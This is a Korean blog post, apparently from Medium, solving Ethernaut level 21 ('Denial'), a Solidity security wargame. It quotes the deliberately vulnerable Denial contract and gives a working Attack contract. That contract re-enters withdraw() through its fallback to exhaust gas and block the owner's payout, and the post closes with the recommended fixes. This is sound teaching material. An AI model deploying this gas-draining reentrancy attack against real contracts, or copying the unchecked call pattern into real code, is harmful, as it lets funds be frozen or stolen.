



Open in app

Get started



Heuristic Wave

Follow

Feb 5, 2019 · 7 min read



Save



Ethernaut Denial Problem — 이더넷 21단계 문제 해설

문제 해설에 들어가기 전, 이더넷 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어 있다는 가정 하에 해설을 진행합니다. 필자의 풀이 방법이 절대적은 풀이 방법은 아니므로 이 점 참고하시기 바랍니다.



The Ethernaut

by

Heuristic Wave



Denial Problem

이것은 시간이 지날수록 자금이 떨어지는 간단한 지갑이다. 인출 파트너가되면 천천히 자금을 인출할 수 있다. 만약 owner가 withdraw()를 호출할 때, 돈을 인출하는 것을 막을 수 있다면, 이번 단계를 해결 할 수 있다.

코드 분석

Denial.sol

```
contract Denial {  
    // 인출 partner - 가스를 지불하고, 인출 금액을 나눠 가져간다.  
    address public partner;  
    address public constant owner = 0xA9E;  
    uint timeLastWithdrawn;  
    mapping(address => uint) withdrawPartnerBalances; //  
    partners의 잔액을 추적
```

```

function setWithdrawPartner(address _partner) public {
    partner = _partner;
}

// 받는사람과 오너에게 1%씩 인출
function withdraw() public {
    uint amountToSend = address(this).balance/100;
    // 확인과정 없이 call을 수행한다
    // The recipient can revert, the owner will still
get their share
    // 위 부분 주석이 정확하게 무엇을 뜻하는지 모르겠다.
    partner.call.value(amountToSend)();
    owner.transfer(amountToSend);
    // 마지막 인출 시간을 기록
    timeLastWithdrawn = now;
    withdrawPartnerBalances[partner] += amountToSend;
}

// 예치금을 둘 수 있다.
function() payable {}

// 잔고 조회 기능
function contractBalance() view returns (uint) {
    return address(this).balance;
}
}

```

이번 단계는 딱히 큰 어려움이 없었다. 코드 주석에 해당기능을 자세하게 기술해 놓았기 때문에 간단한 공격자 코드만 작성해서 배포하면 해결 가능하다. 위 코드에서 꼭 알고넘어가야 하는 부분이 있다면, 아마 call함수와 transfer함수의 차이가 될 것이다. 아래에서 자세히 설명하겠다.

이더넷 10단계에서 풀었던 재진입 문제와 매우 유사하다.

문제 풀이 과정

partner.call.value(amountToSend)(); 는 partner에게 amountToSend만큼 이더를 보낸다. 원래 call로 이더를 보내면 이더를 보내고 남은 가스를 partner에게 넘겨준다. 그래서 위 코드에서는 두 번째 괄호에 해당하는 부분이 ()이렇게 공백으로 ‘가스량을 지정해두지 않은 것’이 주목할만한 부분이다. 반면에, transfer함수는 쓰고 남은 가스를 보내지 않는 방식이다. owner와 partner에서 이더를 송금하는 방식이 다르다는 것을

인지하고 넘어가자!

Attack.sol


```
contract Attack{
    Denial target;
    // 배포시 타깃을 설정하여 배포한다.
    constructor(address instance_address) public{
        target = Denial(instance_address);
    }
    // hack함수로 공격을 시도
    function hack() public {
        target.setWithdrawPartner(address(this));    // 파트너설
정        target.withdraw();    // 인출
    }
    // call.value()()의 남은 가스량이 partner에 전해지면 아래
fallback을 호출한다.
    function () payable public {
        target.withdraw();
    }
}
```

위 코드를 Denial 컨트랙트(Denial target의 인터페이스 역할)와 함께 작성하여 배포하고 hack()을 호출하자!!

Attack.sol에서 fallback 함수가 없어도 1번 인출하는데 성공할 수 있지만, 이번 단계를 통과하는 조건이 재진입의 기록이 있어야 22단계로 넘어갈 수 있으므로


`partner.call.value(amountToSend)();` 에서 남은가스량이 Attack.sol의 주소로 전달될 때, fallback함수를 호출하여 재진입 할 수 있도록 코드를 작성한다!

공격자 컨트랙트를 배포하고 hack()을 호출하면 이더스캔에서 다음과 같은 내용이 보인다.



To의 내용을 살펴보면 [Out of gas]때문에, owner로 0.01을 보내는 트랜잭션이 실패했다. 가스값을 정해두지 않았기 때문에 사용하고 남은 모든 가스를 Attack의 주소로 넘기기 때문에 발생하는 문제다. 만약에, call함수대신에 가스값을 지정해두거나, transfer 함수로 대체했더라면 owner와 partner에게 동등하게 0.01의 ETH가 전달되었을 것이다.

위 사진의 빨간박스 Internal Transactions을 눌러 확인하면 무슨 문제가 있었는지 더 확실하게 알 수 있다.



From : 문제참여자의 주소 To : Attack.sol의 주소로 149번의 Internal Transactions이 발생한 것을 알 수 있다.

코드의 흐름대로 Attack.sol의 fallback을 호출하고 그 안에있는 withdraw()를 호출하

는 과정들은 InstanceAddress과 Attack.sol의 각각의 주소의 Internal Transactions을 살펴보면 그 흐름을 확인 할 수 있다.

이제 문제를 제출하면 끝!

문제를 제출하고 나면, call을 사용할 경우, `call.gas(100000).value()` 이와 같은 방법으로 고정된 가스값을 정해주라는 메시지와 CEI패턴(문제 10에 기재)을 사용하여 코드를 작성하라는 메시지가 나온다. call함수와 transfer함수의 차이를 생각해 볼 수 있었던 재미있는 문제였다. 또 이더스캔으로 내부 트랜잭션의 흐름을 파악하기에도 좋은 문제였다.

22번 문제 Shop에서 만나요!

Ethernaut Shop Problem — 이더넷 22단계 문제 해설

문제 해설에 들어가기 전, 이더넷 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어 있다는 가정

medium.com



[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

